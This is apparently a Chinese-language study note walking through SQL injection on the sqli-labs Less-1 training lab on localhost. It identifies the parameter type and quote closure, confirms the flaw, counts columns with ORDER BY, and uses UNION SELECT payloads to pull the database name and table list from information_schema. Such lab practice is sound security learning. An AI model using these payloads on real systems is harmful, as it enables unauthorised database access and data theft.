判断字符类型


<http://localhost/bachang/sqli-labs-master/Less-1/?id=3>判断是否为数字型

<http://localhost/bachang/sqli-labs-master/Less-1/?id=3asdf>判断是否为字符串型

?id=1asdf


有报错：字符型，无闭合或闭合

无报错：字符型，再判断闭合方式，’ “ ‘) “)



''3asdf'' LIMIT 0,1'


从右往左看如果为’)那么闭合方式就是’)



验证漏洞

?id=1' and 1 --+ 正常显示


?id=1' and 0 --+ 无显示



http://localhost/bachang/sqli-labs-master/Less-1/?id=1' and 2 --+


能够控制sql语法是否执行，这里存在这个漏洞

判断列数以及回显位




http://localhost/bachang/sqli-labs-master/Less-1/?id=1 and 2' order by 3 --+

存在3列不存在则会提示



这里只有三列所以采用联合查询查看一下

语法;?id=-1’ union select 1,2,3 --+




1不是回显位，回显位是我们能看到的数字

所以我在2和3的位置进行查询库名

语法如下：?id=-1’ union select 1,database(),3 --+

得到数据库的名字如图：



取表名语法如下：?id=-1’ union select 1,(select group\_concat(table\_name)from information\_schema.tables where table\_schema=database()),3 --+ (group\_concat把table\_name的数据当成字符串输出出来)